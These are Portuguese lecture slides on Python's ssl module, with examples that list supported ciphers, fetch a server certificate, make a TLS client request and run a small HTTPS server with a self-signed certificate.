- Ele fornece suporte para o protocolo e permite estender os recursos por meio de subclasses.
- Este módulo fornece acesso à criptografia Transport Layer Security (TLS) e usa o módulo openssl em um nível baixo para gerenciar certificados.
- Na documentação pode-se encontrar alguns exemplos de como estabelecer uma conexão e obter certificados de um servidor de forma segura.

Acesse: https://docs.python.org/3/library/ssl.html



Sockets Seguros

- A seguir, implementaremos algumas funcionalidades que este módulo oferece.
- Por exemplo, poderíamos acessar os protocolos de criptografia suportados pelo módulo SSL.

```
import ssl

ciphers = ssl.SSLContext(ssl.PROTOCOL_SSLv23).get_ciphers()

for cipher in ciphers:

        print(cipher['name']+" "+cipher['protocol'])
```

```
$ python get_ciphers.py
TLS_AES_256_GCM_SHA384 TLSv1.3
TLS_CHACHA20_POLY1305_SHA256 TLSv1.3
TLS_AES_128_GCM_SHA256 TLSv1.3
ECDHE-ECDSA-AES256-GCM-SHA384 TLSv1.2
ECDHE-RSA-AES256-GCM-SHA384 TLSv1.2
ECDHE-ECDSA-AES128-GCM-SHA256 TLSv1.2
ECDHE-RSA-AES128-GCM-SHA256 TLSv1.2
ECDHE-ECDSA-CHACHA20-POLY1305 TLSv1.2
ECDHE-RSA-CHACHA20-POLY1305 TLSv1.2
ECDHE-ECDSA-AES256-SHA384 TLSv1.2
ECDHE-RSA-AES256-SHA384 TLSv1.2
ECDHE-ECDSA-AES128-SHA256 TLSv1.2
ECDHE-RSA-AES128-SHA256 TLSv1.2
DHE-RSA-AES256-GCM-SHA384 TLSv1.2
DHE-RSA-AES128-GCM-SHA256 TLSv1.2
DHE-RSA-AES256-SHA256 TLSv1.2
DHE-RSA-AES128-SHA256 TLSv1.2
```

Sockets Seguros

- Podemos obter o certificado do servidor de um domínio específico.
- Por exemplo, poderíamos obter o certificado do domínio python.org.

```
import ssl
address = ('python.org', 443)
certificate = ssl.get_server_certificate(address)
print(certificate)
```

Sockets Seguros

- Ao executar o script anterior, temos a possibilidade de gerar um arquivo com as informações do certificado e visualizar a chave que ele gera:

```
$ python get_server_certificate.py >> server_certificate.crt

$ python get_server_certificate.py

-----BEGIN CERTIFICATE-----

MIIFKTCCBBGgAwIBAgISA+KJEyuCbf9DcYkoyEHvedfOMA0GCSqGSIb3DQEBCwUA
MDIxCzAJBgNVBAYTAlVTMRYwFAYDVQQKEw1MZXQncyBFbmNyeXB0MQswCQYDVQQD
EwJSMzAeFw0yMjEwMTExNzIyMTRaFw0yMzAxMDkxNzIyMTNaMBcxFTATBgNVBAMM
DCoucHl0aG9uLm9yZzCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBALgB
ZexqwwR/s0tmurNuQ+DhIX+Uzaii6LMRLitEwLO5DNIXhvMEE+efanQ/RadP9lMi
e6vSE3whskZRjL1mnUUwa2CChVA597+ZcLAyI+jG4tDJLl5LeJL3eyJMz0ekf67O
S3bivNkTv07ahnI3ErDb9tUOmoputlFrpi6X9yuRaiKgfcWF+2IrTRNowQqW16Hz
f7zikFksAFIMLj4V+WUJH/c1xhYjTI4S1bX4gLJWBAAQxYgjUD9tUCT5zhSCwvo5 ...
```

Sockets Seguros

- Exemplo de implementação de um cliente que se conecta de forma segura a um domínio através da porta 443.

```
import ssl
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
secure_socket = ssl.wrap_socket(sock)
data = bytearray()
try:
        secure_socket.connect(("www.google.com", 443))
        print(secure_socket.cipher())
        secure_socket.write(b"GET / HTTP/1.1 \r\n")
        secure_socket.write(b"Host: www.google.com\n\n")
        data = secure_socket.read()
        print(data.decode("utf-8"))
except Exception as exception:
        print("Exception: ", exception)
```

```
$ python socket_ssl.py
('TLS_AES_256_GCM_SHA384', 'TLSv1.3', 256)
HTTP/1.1 200 OK
Date: Thu, 10 Nov 2022 15:16:56 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Set-Cookie: AEC=AakniGOuBW49Q_Qv3ZpQEO-OX_2tP2afModKwCwXrWtENcifbLSurT-5bg; expires=Tue, 09-May-2023 15:16:56
GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Set-Cookie: __Secure-
ENID=8.SE=ML8mFvchJl_JpkWwXwv8_QLS3du_BT0XQb0SYP4Z23ggPys7HAQIgleKv_cbxlIT8bcsDxpHTcN3V9p8k3G5ARGdXOie4D42MuOQ
wCqrSMc1OtxD0xG2v0iEZc-GyWckH1_b5Le02xIXxyxBurhMGy0e-G4HPUtIzxdeEJxrPp4; expires=Mon, 11-Dec-2023 07:35:14
GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Set-Cookie: CONSENT=PENDING+459; expires=Sat, 09-Nov-2024 15:16:56 GMT; path=/; domain=.google.com; Secure
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443";
ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=259200
```


Sockets Seguros

- Na execução do script anterior, podemos ver o algoritmo de criptografia e os cabeçalhos enviados pelo servidor.
- Poderíamos implementar um servidor com socket seguro.
- Para esta tarefa, podemos implementar como base um servidor HTTP que aceita solicitações GET utilizando as classes HTTPServer e BaseHTTPRequestHandler do módulo http.server.
- Posteriormente, precisamos adicionar a camada de segurança utilizando os certificados gerados para nosso domínio.
- Para o exemplo a seguir, precisamos gerar um certificado para o script HTTPServer.
- Para a geração de certificados, podemos utilizar ferramentas como OpenSSL utilizando o seguinte comando:

```
$ openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365
Generating a RSA private key .................................+++++
.....................+++++
writing new private key to 'key.pem’
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated into
your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
...
```

Sockets Seguros


- O exemplo a seguir é um servidor HTTP simples que responde Olá, mundo! ao solicitante.
- Observe que self.send_response(200) e self.end_headers() são instruções obrigatórias para enviar respostas e cabeçalhos à solicitação do cliente.



```
from http.server import HTTPServer, BaseHTTPRequestHandler
import ssl
class SimpleHTTPRequestHandler(BaseHTTPRequestHandler):
        def do_GET(self):
                self.send_response(200)
                self.end_headers()
                self.wfile.write(b'Hello, world!’)
if __name__ == '__main__’:
        https_server = HTTPServer(('localhost', 4443), SimpleHTTPRequestHandler)
        context = ssl.create_default_context(ssl.Purpose.CLIENT_AUTH)
        context.load_cert_chain(certfile="cert.pem", keyfile="key.pem")
        https_server.socket = context.wrap_socket(https_server.socket,
                                                  server_side=True)
        https_server.serve_forever()
```

Sockets Seguros

- No código anterior, vemos a implementação da classe SimpleHTTPRequestHandler, que herda da classe BaseHTTPRequestHandler.
- Esta classe possui um método do_GET para lidar com uma solicitação GET.
- No programa principal, criamos um servidor HTTP usando a porta 4443, e posteriormente usamos create_default_context(), ao qual adicionamos a camada de segurança com os certificados.
- Finalmente, usamos o método wrap_socket() do objeto de contexto para estabelecer o servidor no soquete criado.



Sockets Seguros

- Ao executar o script anterior, ele primeiro solicita a senha PEM ou a senha que foi usada para criar o certificado.
- Se a senha estiver correta, podemos fazer solicitações com segurança usando https na porta 4443 estabelecida:

```
$ python https_server.py
Enter PEM pass phrase:
127.0.0.1 - - [10/Nov/2022 17:48:28] "GET / HTTP/1.1" 200 -
```

Ao fazer uma solicitação GET usando um navegador no servidor como https://localhost:4443, ele chamaria o método do_GET() e retornaria a mensagem Olá, mundo.

Dúvidas?